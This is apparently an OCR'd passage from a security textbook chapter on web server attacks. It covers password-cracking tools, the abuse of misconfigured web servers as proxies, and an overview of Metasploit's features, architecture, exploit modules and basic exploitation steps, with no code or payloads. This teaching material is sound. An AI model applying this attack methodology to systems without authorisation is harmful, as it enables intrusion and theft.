


Figure 13.37: Screenshot of THC Hydra password cracker

The following are some additional password cracking tools:

- Ncrack (*https://nmap.org*)
- Rainbow crack (*http://project-rainbowcrack.com*)
- Wfuzz (*http://www.edge-security.com*)
- Wireshark (*https://www.wireshark.org*)



Using Application Server as a Proxy

Web servers are occasionally configured to perform functions such as forwarding or reverse HTTP proxy. Web servers with these functions enabled are employed by attackers to perform the following attacks:

- Attacking third-party systems on the Internet
- Connecting to arbitrary hosts on the organization's internal network
- Connecting back to other services running on the proxy host itself

Attackers use GET and CONNECT requests to use vulnerable web servers as proxies to connect to and obtain information from target systems through these web servers.





Figure 13.38: Illustration of the use of an application server as a proxy




Web Server Attack Tools

In the preceding section, we discussed the methodology used by attackers to hack a web server. This section will introduce web server hacking tools that attackers may use in the methodology described in the preceding section. These tools extract critical information during the hacking process.

Metasploit

- The Metasploit Framework is an exploit development platform that supports fully automated exploitation of web servers, by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNM



Metasploit

Source: *https://www.metasploit.com*

The Metasploit Framework is a penetration-testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for various platforms. It performs fully automated exploitation of web servers by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNM.




Figure 13.39: Screenshot of Metasploit

An attacker may use the following features of Metasploit to perform a web server attack:

- Closed-loop vulnerability validation
- Phishing simulations
- Social engineering
- Manual brute forcing
- Manual exploitation
- Evade-leading defensive solutions

Metasploit enables pen testers to perform the following:

- Quickly complete pen-test assignments by automating repetitive tasks and leveraging multi-level attacks
- Assess the security of web applications, network and endpoint systems, as well as email users
- Tunnel any traffic through compromised targets to pivot deep into a network
- Customize the content and template of executive, audit, and technical reports

Metasploit Architecture

The Metasploit Framework is an open-source exploitation framework that provides security researchers and pen testers with a uniform model for the rapid development of exploits, payloads, encoders, no operation (NOP) generators, and reconnaissance tools. The framework reuses large chunks of code that a user would otherwise have to copy or re-implement on a per-exploit basis. The framework is modular in architecture and encourages the reuse of code across various projects. The framework can be broken down into a few different pieces, the lowest level of which is the framework core. The framework core is responsible for implementing all the required interfaces that allow interaction with exploit modules, sessions, and plugins. It supports vulnerability research, exploit development, and the creation of custom security tools.




Figure 13.40: Metasploit architecture

Metasploit Exploit Module

- Exploit Module, which is the basic module in Metasploit used to encapsulate an exploit, with the help of which users can target many platforms with a single exploit
- This module comes with simplified meta-information fields
- With the use of a Mixins feature, users can also modify exploit behavior dynamically, perform brute force attacks, and attempt passive exploits

Steps to exploit a system using the Metasploit Framework

1. Configure an Active Exploit
2. Verify the Exploit Options
3. Select a Target
4. Select a Payload
